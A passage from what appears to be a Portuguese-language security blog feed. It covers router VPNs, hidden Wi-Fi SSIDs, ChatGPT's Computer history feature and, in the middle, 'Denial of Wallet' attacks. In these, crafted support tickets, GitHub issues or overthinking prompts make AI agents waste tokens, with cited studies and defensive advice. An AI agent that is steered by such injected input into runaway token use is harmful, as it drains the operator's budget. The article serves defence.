Como o roteador cuida da carga de trabalho de criptografia, seus celulares, tablets e outros dispositivos mais simples podem usar menos poder de processamento e consumir menos bateria do que consumiriam se executassem a VPN diretamente.

9. Gerenciamento simplificado da VPN

Precisa trocar de servidor VPN, alterar protocolos ou ajustar outras configurações? Basta fazer isso uma vez, no roteador. Não é preciso reconfigurar cada dispositivo separadamente.

Precauções e pontos importantes

Apesar de todas as suas vantagens, executar uma VPN no roteador também envolve algumas desvantagens que vale a pena conhecer.

  • Criptografar o tráfego de uma rede inteira exige um poder de processamento considerável, portanto, em um roteador com capacidade insuficiente, a velocidade da conexão pode acabar limitada.
  • Alguns roteadores não têm suporte a VPN ou funcionam apenas com protocolos mais antigos e menos seguros, como PPTP.
  • Se o roteador foi fornecido pelo seu provedor de Internet, talvez você não tenha permissões suficientes para instalar uma VPN nele.

Em qualquer um desses casos, você pode comprar um roteador mais potente com suporte a VPNs e usá-lo no lugar do equipamento fornecido pelo provedor ou junto com ele, configurando sua rede doméstica e sua VPN no seu próprio equipamento.

Nessa configuração, seus dispositivos se conectam da seguinte maneira: dispositivo → Wi-Fi ou Ethernet → VPN pessoal no roteador → Internet. Para computadores que também se conectam a uma VPN corporativa, o caminho parece um pouco diferente: dispositivo → VPN corporativa no dispositivo → Wi-Fi ou Ethernet → VPN pessoal no roteador → Internet.

Se não for possível conectar seu próprio roteador diretamente à rede do provedor porque o modelo não tem a porta adequada (por exemplo, no caso de uma conexão de fibra), você pode usar um cabo Ethernet para conectar a entrada do seu roteador pessoal ao equipamento do provedor. Nesse caso, você pode colocar o roteador fornecido pelo provedor no modo bridge ou simplesmente desativar o Wi-Fi dele para evitar interferências sem fio desnecessárias, já que sua única função agora é conectar-se à rede do provedor e transmitir essa conexão ao seu próprio roteador.

Também vale observar que alguns serviços on-line, como bancos, sites governamentais, lojas on-line e plataformas de streaming, podem restringir ou bloquear totalmente o acesso quando detectam um endereço IP estrangeiro por meio de uma VPN. Para contornar isso, você pode desativar o Wi-Fi do celular e usar os dados móveis ou adotar uma abordagem mais sofisticada para a configuração do roteador, conforme descrito abaixo.

A maioria dos roteadores modernos permite criar mais de uma rede Wi-Fi, geralmente oferecendo pelo menos uma rede doméstica e uma rede para visitantes, cada uma com suas próprias configurações. Você pode usar esse recurso para criar duas redes: uma com a VPN sempre ativada e outra sem VPN. Assim, para serviços que não funcionam bem com VPNs, basta mudar para a rede Wi-Fi não protegida.

Se estiver disposto a dedicar um pouco mais de tempo à configuração, há uma opção ainda mais prática, conhecida como túnel dividido: configurar individualmente determinados serviços ou sites para ignorarem a VPN, enquanto todo o restante continua passando normalmente pela sua conexão VPN segura. Para fazer isso, será necessário especificar os endereços dos sites que devem ignorar a VPN.

Muitos roteadores com recursos avançados também permitem dividir os dispositivos da sua casa em grupos e definir regras de conexão diferentes para cada grupo. Dessa forma, você pode configurar sua TV inteligente para acessar serviços de streaming sem VPN, enquanto seus dispositivos de casa inteligente, computadores e celulares se conectam à Internet exclusivamente pelo canal protegido.

Como configurar uma VPN no roteador

Configurar uma VPN no roteador pode parecer mais complicado do que instalá-la em dispositivos individuais, mas proporciona muito mais praticidade e proteção para toda a sua rede doméstica.

Para isso, você precisará de um roteador com suporte a VPN e de uma assinatura de um serviço de VPN que possa gerar arquivos de configuração para roteadores usando protocolos de VPN modernos. O Kaspersky VPN é compatível com os dois protocolos de VPN mais usados, OpenVPN e WireGuard, para conectar roteadores ao serviço.

Você pode criar um Kaspersky VPN arquivo de configuração para o seu roteador seguindo nosso guia detalhado. Para obter instruções específicas para o modelo do seu roteador, recomendamos pesquisar on-line ou perguntar a um assistente de IA algo como “como configurar uma VPN no {modelo do seu roteador}“.

Tokenomics de cibersegurança: ataques de Denial of Wallet

Há pouco tempo, muitas empresas começaram a implementar agentes de IA em uma ampla variedade de fluxos de trabalho. Rapidamente, o custo de uso desses agentes se tornou uma questão urgente para as empresas. Além disso, a questão vai muito além do departamento financeiro. Além das preocupações orçamentárias, surgiram problemas de confiabilidade, estabilidade operacional e até de segurança da informação. Isso ocorre porque o custo de automatizar um mesmo processo varia significativamente entre implementações, é imprevisível e pode ser afetado por fatores externos.


Além disso, para um agente malicioso, qualquer processo automatizado com IA e vulnerável a influências externas é, na prática, um alvo conveniente para o “novo tipo de ataque DDoS”. Relatórios de erros de aplicativos, avaliações de produtos ou solicitações de suporte técnico podem, assim como qualquer outro dado externo processado pela empresa com IA, ser usados em um ataque para aumentar o consumo de tokens (fragmentos de palavras que são a unidade básica de entrada e saída de um LLM).

Um ano de crescimento explosivo… nas contas

Em 2026, grandes empresas gastaram pela primeira vez muito além do orçamento destinado a seus sistemas de IA. A Uber já havia gasto todo o orçamento anual até abril, enquanto uma empresa não identificada não definiu limites de gastos para o Claude e gastou US$ 500 milhões em um único mês. Embora os provedores de IA anunciem regularmente preços mais baixos e modelos mais eficientes, a transição de chatbots para sistemas agênticos que operam de forma contínua e autônoma aumenta o consumo de tokens em centenas ou milhares de vezes.  Ao mesmo tempo, o modelo de “assinatura fixa de US$ 20 ou US$ 100” para empresas é coisa do passado. Todos os principais provedores estão migrando clientes corporativos para o modelo de pagamento conforme o uso.

Como resultado, as empresas estão enfrentando um problema já conhecido pelos setores de armazenamento em nuvem e telecomunicações. Sem sistemas especializados de contabilização e gerenciamento de custos, uma organização só descobre quanto um determinado processo ou projeto custou depois de concluí-lo. Nos setores de telecomunicações e nuvem, esse problema acabou sendo resolvido com o desenvolvimento de sistemas sofisticados de faturamento, e os clientes desses setores até adotaram o termo especializado FinOps. No caso da IA, esse processo ainda está em estágio inicial. Além disso, a natureza probabilística da IA generativa torna esse problema ainda mais difícil de resolver.

Consumo imprevisível de tokens

Para entender por que os custos aumentam tão rapidamente e são tão difíceis de prever e controlar, precisamos lembrar como funciona um modelo de linguagem e o que o transforma em um agente de IA. O modelo não armazena informações de estado. Em outras palavras, não retém informações entre as interações. A cada nova etapa, todo o histórico de trabalho de uma determinada tarefa (o contexto) precisa ser reenviado ao modelo: o prompt inicial, o raciocínio anterior, o conteúdo dos arquivos lidos e as respostas de todas as ferramentas. A cada etapa, essa “recapitulação” fica mais longa, especialmente se a tarefa envolver loops iterativos. Se uma etapa falhar, a resposta não for clara ou uma ferramenta retornar um erro, o agente simplesmente tenta novamente, aumentando ainda mais o tamanho do contexto. E, se a tarefa for executada por vários agentes, que dividem o trabalho entre si e trocam resultados, esse volume aumenta proporcionalmente ao número de agentes. Como resultado, o consumo de tokens não aumenta gradualmente, mas em saltos, e é quase impossível prevê-lo no início da tarefa.

Ao executar duas sessões diferentes de um agente de IA para resolver exatamente a mesma tarefa (dois tíquetes de suporte técnico, duas tarefas de análise e assim por diante), a quantidade de tokens consumidos pode variar. A diferença pode chegar a 30 (!) vezes. Isso depende do número de etapas, erros e tentativas necessárias para concluir a tarefa. O aumento do consumo de recursos não depende necessariamente da complexidade da tarefa. Há casos conhecidos em que a IA ficou presa em um “loop de raciocínio” e desperdiçou uma quantidade absurda de recursos em tarefas triviais.

Três gerações de IA em sistemas corporativos consomem recursos de maneiras completamente diferentes:

  • Machine learning clássico (ML). Normalmente, trabalha com dados bem estruturados e não exige muitos recursos computacionais. O consumo de recursos é previsível e baixo. É um item de orçamento fixo;
  • Um chatbot ou outro assistente de IA baseado em LLM. Ele consome tokens, mas o ritmo é definido por uma pessoa: o funcionário inicia a tarefa manualmente, avalia o resultado e interrompe o processo. O custo aumenta aproximadamente de acordo com o número de usuários ativos e pode ser estimado com base no número de licenças;
  • Um agente autônomo de IA. Uma pessoa define um objetivo e deixa o sistema trabalhar sozinho. O próprio sistema decide o que fazer e quantas etapas são necessárias. O custo continua aumentando até que a tarefa seja considerada concluída, sem um limite previsível.

Tokenomics em ataques: Denial of Wallet, o novo DDoS

Como as chamadas a LLMs são significativamente mais caras que as chamadas de software convencionais, automatizar tarefas corporativas rotineiras pode sair muito caro. Por exemplo, o Gartner estima que resolver uma única solicitação de suporte ao cliente usando um LLM custa aproximadamente US$ 3. É fácil imaginar como invasores poderiam bombardear uma empresa com milhares de solicitações longas e sofisticadas geradas por um LLM barato, causando um prejuízo financeiro significativo. Como o processo é automatizado, as anomalias podem não ser detectadas imediatamente.

Se um invasor souber qual sistema de agentes e qual LLM são usados em um processo de negócios, poderá realizar um ataque mais preciso e causar danos significativamente maiores. Os autores do estudo GitInject estimaram que um invasor capaz de criar incidentes no GitHub em uma organização que usa agentes de IA para análise de erros pode, com um único ataque (antes da ação dos mecanismos de defesa do GitHub), causar até US$ 111 em prejuízos e consumir 400 minutos do GitHub Actions da conta da vítima. Naturalmente, esse ataque pode ser repetido várias vezes, sem nenhum custo para o invasor.

O maior risco, embora seja difícil quantificá-lo em termos financeiros, vem de ataques que induzem os LLMs a um raciocínio excessivo. No artigo OverThink, os autores demonstraram como uma tarefa formulada de maneira inofensiva, quando enviada a um modelo de linguagem, produz um resultado correto, mas, nesse processo, consome 46 (!) vezes mais tokens do que deveria. Além disso, todas as tarefas testadas pelos pesquisadores passaram pelos filtros de segurança existentes.

Na nova versão do guia OWASP Top Risks for Language Models, esse problema alcançou a mais alta prioridade já registrada: o consumo ilimitado de tokens agora é classificado como LLM06:2026 e, entre suas variantes, o ataque de “denial of wallet” (negação de carteira), que esgota o orçamento da vítima para o uso de LLMs, é explicitamente destacado.

Como evitar ser vítima do “novo DDoS”

Antes de tudo, é preciso abandonar o princípio de “usar IA só por usar IA”. Não faz sentido delegar todas as tarefas a agentes autônomos. É recomendável analisar periodicamente o custo-benefício do uso de inteligência artificial.

Além disso, você deve limitar as permissões e o conjunto de ferramentas disponíveis para um agente autônomo de IA. Quanto menos ações o sistema puder executar, mais eficiente será em tarefas específicas, menos oportunidades terá de aumentar os custos e menor será a chance de alguém conseguir “manipulá-lo” para gastar tokens desnecessariamente.

Também recomendamos definir limites rígidos para o consumo de tokens e configurar um sistema de notificações para alertar as pessoas quando esses limites forem ultrapassados. Também é recomendável definir vários limites simultaneamente: por tarefa, por dia e assim por diante. Os alertas de limite excedido devem ser enviados imediatamente ao especialista responsável pelo sistema, para que ele decida se o processo deve continuar ou ser interrompido.

Verifique rigorosamente os dados externos não confiáveis. Qualquer informação processada pela IA que venha de fontes externas, como solicitações, consultas, mensagens, comentários ou campos técnicos que possam conter texto arbitrário (registros DNS, cabeçalhos HTTP, nomes de arquivos), pode não apenas levar à injeção de prompt, mas também aumentar deliberadamente a carga de trabalho. É recomendável limitar o tamanho desses dados e monitorar a carga que geram.

Calcule o custo unitário do trabalho e compare as faturas do fornecedor com seus próprios dados. O custo por análise, solicitação ou verificação é a única maneira de entender pelo que você está pagando e identificar erros nas faturas.

Como um nome de rede Wi-Fi oculto pode expor seus dados a desconhecidos

Há mais de duas décadas, configurar um roteador doméstico significa seguir praticamente a mesma rotina: escolher uma banda Wi-Fi, dar um nome à sua rede, escolher um tipo de segurança e definir uma senha. Depois de digitar o nome da rede, geralmente aparece ao lado uma opção para ocultar o nome da rede, às vezes identificada como ocultar SSID ou simplesmente como rede oculta ou rede fechada. Se você selecionar essa opção, a rede criada não aparecerá automaticamente na lista de redes Wi-Fi disponíveis em smartphones, computadores ou dispositivos de casa inteligente. Será necessário digitar manualmente o nome correto da rede. Somente então o dispositivo poderá localizar essa rede e se conectar a ela. À primeira vista, ocultar o nome da sua rede sem fio pode parecer uma precaução inteligente: impedir que vizinhos ou pessoas que passem pelo local invadam sua rede Wi-Fi, já que simplesmente não conseguem vê-la. Mas, na realidade, as coisas funcionam de maneira diferente: todos os seus dispositivos revelarão a existência da rede oculta, e isso não acontece apenas quando estão em casa.

Como os dispositivos se conectam ao Wi-Fi

Cada ponto de acesso Wi-Fi transmite um pequeno pacote de dados aproximadamente 10 vezes por segundo para que seu smartphone ou computador possa mostrar uma lista com os nomes das redes próximas, como JohnWiFi, TommyNet, CafeDeArts_Guest ou outras variações criativas. Esse pacote contém: (i) o nome da rede (Service Set Identifier, ou SSID), (ii) um identificador exclusivo do ponto de acesso (Basic Service Set Identifier, ou BSSID) e (iii) informações sobre o canal de rádio utilizado pela rede. Essas informações ajudam os dispositivos a (i) escolher a melhor rede para se conectar e (ii) ingressar automaticamente em redes que já conhecem. Por isso, nenhum dos dados desse pacote é criptografado. As redes ocultas também transmitem esses pacotes de anúncio; a única diferença é que deixam o campo SSID em branco. Esse método de localização de redes é chamado de descoberta passiva, pois um cliente Wi-Fi, como um smartphone, por exemplo, precisa apenas escutar as ondas de rádio para identificar os pontos de acesso próximos.

Além disso, o cliente pode procurar redes Wi-Fi por conta própria, em um processo conhecido como descoberta ativa. Seu smartphone ou computador transmite continuamente os nomes das redes Wi-Fi que conhece e às quais gostaria de se conectar. Se uma dessas redes estiver próxima, o ponto de acesso responde e a conexão é estabelecida.

A descoberta ativa pode, às vezes, ajudar a economizar a bateria do smartphone e é indispensável quando se trabalha com redes ocultas. Localizar uma rede oculta e conectar-se a ela torna-se um processo de duas etapas. Primeiro, o smartphone “detecta” que há um ponto de acesso Wi-Fi próximo com um nome de rede oculto. Em seguida, ele tenta acessar essa rede transmitindo os nomes (SSIDs) que já conhece, seja de redes ocultas às quais já se conectou anteriormente, seja do nome que o usuário digitou ao se conectar pela primeira vez a uma rede oculta. Se o nome corresponder, o roteador responde e a conexão é estabelecida.

Um nome de rede oculto (SSID) não oculta de fato sua rede Wi-Fi

A lista comum de redes Wi-Fi disponíveis no smartphone ou computador não exibirá as redes que não transmitem um SSID público. No entanto, qualquer software especializado de varredura de redes Wi-Fi pode identificá-las facilmente, ele apenas não exibirá seus nomes. Além disso, as redes ocultas continuam sendo fáceis de identificar e distinguir umas das outras graças ao BSSID exclusivo de cada roteador.

Portanto, ocultar o nome de uma rede Wi-Fi não a torna realmente invisível e não protege você contra cibercriminosos. Vale observar que qualquer análise em grande escala, como o mapeamento geográfico de redes Wi-Fi, utiliza BSSIDs, e não SSIDs. Além dos enormes bancos de dados mantidos pela Apple e pelo Google, também existem projetos públicos de mapeamento de pontos de acesso, como o WiGLE.

Se alguém quiser invadir uma rede em um local específico, um software especializado permite descobrir seu SSID simplesmente esperando que um dos clientes legítimos se conecte e monitorando a sessão de descoberta ativa. A partir daí, essa pessoa poderá se conectar à rede Wi-Fi, desde que ela utilize um protocolo de segurança suficientemente fraco.

Seus dispositivos expõem nomes de redes Wi-Fi ocultas e dados pessoais

A principal desvantagem de um SSID oculto é que smartphones e computadores precisam transmiti-lo antes de poderem se conectar à rede sem fio. E fazem isso em qualquer lugar, não apenas nas proximidades do ponto de acesso em questão. Assim que qualquer rede com um nome oculto aparece dentro do alcance do sinal, o cliente tenta se conectar e, durante essa tentativa, transmite os nomes de todas as redes ocultas que conhece. Essa transmissão não é criptografada, o que significa que qualquer pessoa nas proximidades pode capturar os dados transmitidos.

Em 2021, pesquisadores da Universidade de Hamburgo realizaram um experimento coletando dados de sinais de rádio em uma rua movimentada. Em apenas três sessões de uma hora de monitoramento, eles coletaram 252 mil solicitações de conexão Wi-Fi provenientes dos smartphones de pessoas que passavam pelo local. Dessas solicitações, 23% continham o SSID de uma rede à qual o smartphone teria preferido se conectar.

E é nesse ponto que entra em cena um fator em que poucas pessoas pensam: o próprio nome da rede. Doze por cento dos SSIDs identificados eram longas sequências numéricas que se pareciam muito com senhas. Assim, quando alguém conhece o SSID e o BSSID, pode consultar o BSSID em um serviço como o WiGLE e descobrir o endereço físico do ponto de acesso. Uma vez no local, um invasor pode tentar usar essa sequência tanto como SSID quanto como senha para se conectar à rede e com uma boa chance de sucesso. A amostra dos pesquisadores também incluiu 106 SSIDs que continham um nome ou sobrenome, 92 SSIDs que indicavam um endereço residencial e três que revelavam um endereço de e-mail.

Diante de tudo isso, não é de surpreender que Apple e Asus recomendem não usar o recurso de SSID oculto.

Outras desvantagens de ocultar sua rede Wi-Fi

Além dos problemas relacionados ao vazamento de dados, a tecnologia de SSID oculto (uma herança das primeiras versões do Wi-Fi) também prejudica o desempenho das versões modernas do protocolo de rádio. Na banda de 6 GHz, procurar uma rede Wi-Fi oculta entre 59 canais possíveis gera muito tráfego e consome muita energia: o cliente precisa percorrer todas as opções e enviar muitas solicitações. Como resultado, o desempenho de todas as redes Wi-Fi próximas na banda de 6 GHz diminui, e o próprio cliente consome mais bateria ao enviar todas essas solicitações.

A Asus também destaca que dispositivos Windows podem tender a se conectar primeiro a redes visíveis, mesmo quando uma rede com SSID oculto está disponível e marcada como preferencial.

Quando ocultar um SSID realmente faz sentido

Não há muitos cenários em que ocultar o nome da rede seja realmente útil. Por exemplo, se um roteador for destinado a um pequeno grupo de pessoas, mas estiver instalado em um local muito movimentado, um SSID oculto pode reduzir o número de tentativas de conexão e diminuir a carga sobre o roteador. Mas lembre-se de que isso melhora o desempenho, não a segurança, e apenas ligeiramente.

Outro caso semelhante é uma rede Wi-Fi técnica destinada a um número limitado de dispositivos fixos, como uma rede de câmeras de segurança ou dispositivos de casa inteligente. Esses dispositivos permanecem sempre no mesmo local, portanto, sempre que tentam se conectar à rede Wi-Fi designada, encontram-na imediatamente e nenhum dado é exposto; a menos que um invasor esteja efetivamente monitorando o sinal de rádio próximo ao roteador. Ao mesmo tempo, é menos provável que pessoas de fora tentem se conectar a uma rede desse tipo.

Como tornar seu Wi-Fi mais seguro

Para proteger sua rede Wi-Fi contra invasores que tentem acessá-la por meio da rede sem fio, não oculte o SSID. Em vez disso, use o moderno protocolo de segurança WPA3 junto com uma senha longa. Os invasores podem interceptar dados transmitidos pelo ar e, em seguida, tentar descobrir a senha por meio de ataques de força bruta. Por isso, uma senha Wi-Fi forte deve ter pelo menos 20 caracteres. A maneira mais fácil de gerar e armazenar senhas longas e difíceis de descobrir é usar um gerenciador de senhas que sincronize entre seus dispositivos. Dessa forma, elas estarão sempre à mão, independentemente do dispositivo que você estiver usando.

Se alguns de seus dispositivos mais antigos não forem compatíveis com WPA3, não há problema em usar WPA2 com Protected Management Frames (PMF) ativado, que protege contra vários tipos de ataques a redes Wi-Fi.

Você também deve se certificar de que o Wi-Fi Protected Setup (WPS) esteja desativado, pois ele basicamente substitui sua senha por um código PIN fácil de adivinhar.

Para identificar rapidamente dispositivos desconhecidos conectados à sua rede Wi-Fi, use o Smart Home Monitor no Kaspersky Premium.

Quanto ao nome da rede, em vez de ocultá-lo, escolha um que não revele seu nome, endereço ou qualquer outra informação pessoal. Também é recomendável evitar nomes de rede padrão, como ISPName-XXXX ou dlink, mas por outro motivo: nomes genéricos como esses podem confundir você e seus convidados. Se não quiser que seu ponto de acesso apareça nos mapas de geolocalização de redes Wi-Fi da Apple, do Google e de outros provedores, você pode adicionar o sufixo _nomap ao final do nome da rede, mas não há garantia de que isso realmente funcionará.

Além de proteger sua rede Wi-Fi, certifique-se de que seu roteador esteja configurado de forma segura de maneira geral. Antes de tudo, isso significa definir uma senha de administrador longa e exclusiva e manter o roteador atualizado com o firmware mais recente disponibilizado pelo fabricante. E, se tiver um pouco mais de tempo, você pode até melhorar o desempenho do seu Wi-Fi.

Como as redes Wi-Fi são invadidas e como protegê-las:

Histórico do computador do ChatGPT: os riscos e uma configuração segura

Imagine seu computador mantendo um diário, como os que crianças costumavam usar para registrar o dia a dia, ou viajantes, comerciantes e nobres mantinham séculos atrás. Imagine como ele poderia ser.

Segunda-feira, 7 de setembro.

  • O usuário leu as notícias em cnn.com e bbc.co.uk (Safari).
  • O usuário respondeu ao e-mail de John Kaufman sobre as datas de entrega e, em seguida, enviou a mesma pergunta à equipe de logística (Gmail).
  • O usuário conferiu a lista de tarefas, verificou as atualizações recentes e definiu as prioridades do dia (Lista de tarefas).

Não estamos exagerando. É exatamente assim que é o novo diário do seu Mac. São vários arquivos de texto que qualquer aplicativo no computador pode ler, assim como qualquer pessoa diante do teclado. O recurso é chamado de Histórico do computador e foi lançado pela OpenAI em meados de agosto. No momento, ele só funciona no ChatGPT para Mac, requer uma assinatura Pro ou superior e está desativado por padrão. Segundo os desenvolvedores, o Histórico permite que o assistente de IA entenda rapidamente o contexto do seu trabalho e responda até a solicitações vagas, como: “envie um lembrete para quem estava trocando e-mails comigo sobre as entregas da semana passada”. É claro que essa conveniência tem um preço: seus dados são processados nos servidores da OpenAI e podem vazar do Mac, seja para um familiar intrometido ou para criminosos cibernéticos.

Como o Histórico do computador do ChatGPT funciona

Se o recurso se parece muito com o Recall, da Microsoft, ou com o Chronicle, anunciado anteriormente pela própria OpenAI, não é por acaso. Ambos foram desenvolvidos com o mesmo objetivo, mas usam métodos diferentes. Depois de o Recall se transformar em um desastre de relações públicas, a equipe responsável pelo Histórico do computador decidiu não fazer capturas de tela nem analisá-las constantemente. Em vez disso, o ChatGPT usa os recursos de Acessibilidade do macOS para ler o texto na tela e acompanhar ações: cliques do mouse, texto digitado nos campos, alternância entre aplicativos e outras ações desse tipo. Tudo isso é armazenado como um fluxo de dados brutos de atividade dentro do contêiner do ChatGPT (grupo de aplicativos), acessível somente pelo próprio ChatGPT ou por outros aplicativos aos quais você tenha concedido permissão. Em testes executados por pesquisadores forenses digitais, apenas duas horas de uso normal do computador geraram cerca de 3.500 desses eventos registrados.

Esses dados brutos permanecem no computador por até 48 horas. Durante esse período, o aplicativo do ChatGPT executa periodicamente sessões de chat ocultas em segundo plano, nas quais pede à IA que reúna eventos relacionados em um único relato. Essencialmente entradas de diário, esses resumos são arquivos de texto simples em uma pasta que qualquer aplicativo do Mac pode abrir: ~/.codex/memories/extensions/skysight/.

Quando você conversa com o assistente ou ativa recursos automatizados, essas anotações podem ser incluídas na conversa para gerar respostas mais contextualizadas. A OpenAI faz questão de destacar que o assistente pode identificar padrões nos seus fluxos de trabalho e se oferecer para automatizá-los, criando o que chama de “skills”, que reproduzem suas ações automaticamente.

Depois que um resumo fica pronto, os dados brutos de atividade que deram origem a ele são excluídos. A OpenAI afirma que não manterá essas conversas ocultas em segundo plano nem as usará para treinar a IA, exceto quando isso for exigido por lei. Já os resumos em estilo de diário inseridos nas suas conversas ficam armazenados nos servidores da OpenAI sob as mesmas regras aplicadas às suas conversas regulares e à memória do assistente. Portanto, as configurações de privacidade que você já definiu também se aplicam a eles.

O que o Histórico do computador pode ver, e o que você pode desativar

Como o recurso funciona inteiramente com ferramentas de acessibilidade, o ChatGPT só acessa o que o sistema operacional já permite que essas ferramentas acessem. Isso inclui títulos de janelas, blocos de texto, legendas de imagens no navegador, o texto que você digita em um campo e os nomes dos elementos da interface em que você clica. Assistindo a um vídeo? A IA não consegue ver o vídeo em si, mas pode ler o título da janela, o nome do site e a descrição do vídeo. Navegando por fotos? Ela vê os nomes de arquivos e pastas, mas não as imagens propriamente ditas. O áudio nunca é gravado nem armazenado, em nenhuma situação. Em uma chamada de vídeo, tudo o que é registrado é o título da janela da reunião, a menos que as legendas ao vivo estejam ativadas na própria chamada. Os campos de senha mascarados (exibidos como pontos) não são lidos, e, segundo a OpenAI, as janelas de navegação privada nunca são analisadas.

Uma diferença em relação ao Microsoft Recall é que o procedimento para ativar o recurso é apresentado de forma clara e detalhada, passo a passo. O Histórico do computador nunca se ativa sozinho. Você deve navegar até o menu de configurações, depois Integrações → Histórico do computador e ativá-lo manualmente depois de ler os avisos e as explicações. Além disso, o acesso à memória do agente precisa estar ativado para que o recurso funcione. A partir daí, você escolhe quais aplicativos e sites deseja que sejam monitorados e confirma uma série de solicitações de permissão do macOS.

Para empresas que usam assinaturas comerciais, são necessárias duas aprovações: primeiro, o administrador deve ativar o Histórico do computador para toda a organização; depois, cada funcionário deve ativá-lo individualmente.

A qualquer momento, você pode acessar Histórico do computador → Permissões e listar aplicativos e sites específicos a serem excluídos do rastreamento ou, inversamente, definir o ChatGPT para monitorar apenas uma lista limitada de sua escolha (Incluir somente estes aplicativos, Incluir somente estes sites).

Para ver a aparência do diário do seu computador, verifique Histórico do computador → Histórico. A partir daí, você pode excluir entradas individuais ou desativar diretamente na lista o monitoramento de aplicativos específicos.

Os riscos de usar o Histórico do computador do ChatGPT

Já abordamos os riscos do armazenamento centralizado de toda a atividade de uma pessoa em nosso artigo anterior sobre o Microsoft Recall, e a maior parte do que dissemos também se aplica ao Histórico do computador do ChatGPT.

  • Você pode presumir que suas conversas e seus e-mails são privados, protegidos por senhas e criptografia. Mas uma cópia das partes mais importantes dessas conversas fica armazenada em arquivos de texto simples, acessíveis a qualquer pessoa com acesso ao seu computador e a muitos outros aplicativos.
  • As pessoas com quem você troca mensagens não fazem ideia de que essa cópia adicional existe. Por exemplo, se ativarem mensagens que se autodestroem, mas não marcarem a janela do aplicativo de mensagens como privada, essa precaução não as protegerá.
  • Mesmo que você confie plenamente na OpenAI e não questione as promessas de privacidade, seus dados ainda podem ser roubados diretamente do computador por um infostealer. Os infostealers direcionados a Macs aumentaram muito nos últimos dois anos, portanto, esse não é um risco meramente hipotético. Além disso, quem cria esse tipo de malware age rápido e o mantém sempre atualizado para capturar qualquer novo tipo de dado que pareça promissor. Os arquivos da OpenAI são uma verdadeira mina de ouro para eles: tudo o que você fez, já resumido pela IA em algo fácil de ler. Embora não contenham senhas nem números de cartão de crédito, os detalhes disponíveis provavelmente são suficientes para criar um golpe de e-mail com falso pedido do chefe, de forma convincente.
  • E, se um colega de trabalho intrometido ou alguém da sua família conseguir acessar seu computador, não levaria mais que cinco minutos para ler o diário da sua vida profissional e pessoal.

Histórico do computador: desativá-lo ou apenas configurá-lo?

Recomendamos limitar o Histórico do computador ou desativá-lo completamente se seu trabalho envolver informações confidenciais. Isso se aplica especialmente a médicos, advogados e qualquer outra pessoa sujeita ao sigilo profissional ou que lide com dados pessoais ou médicos. O mesmo vale para quem mora com um familiar controlador demais ou trabalha em um escritório com colegas intrometidos.

Se nada disso se aplicar a você e você quiser experimentar a utilidade real dos recursos de pesquisa e das skills geradas automaticamente pela IA, veja como configurar o recurso com segurança.

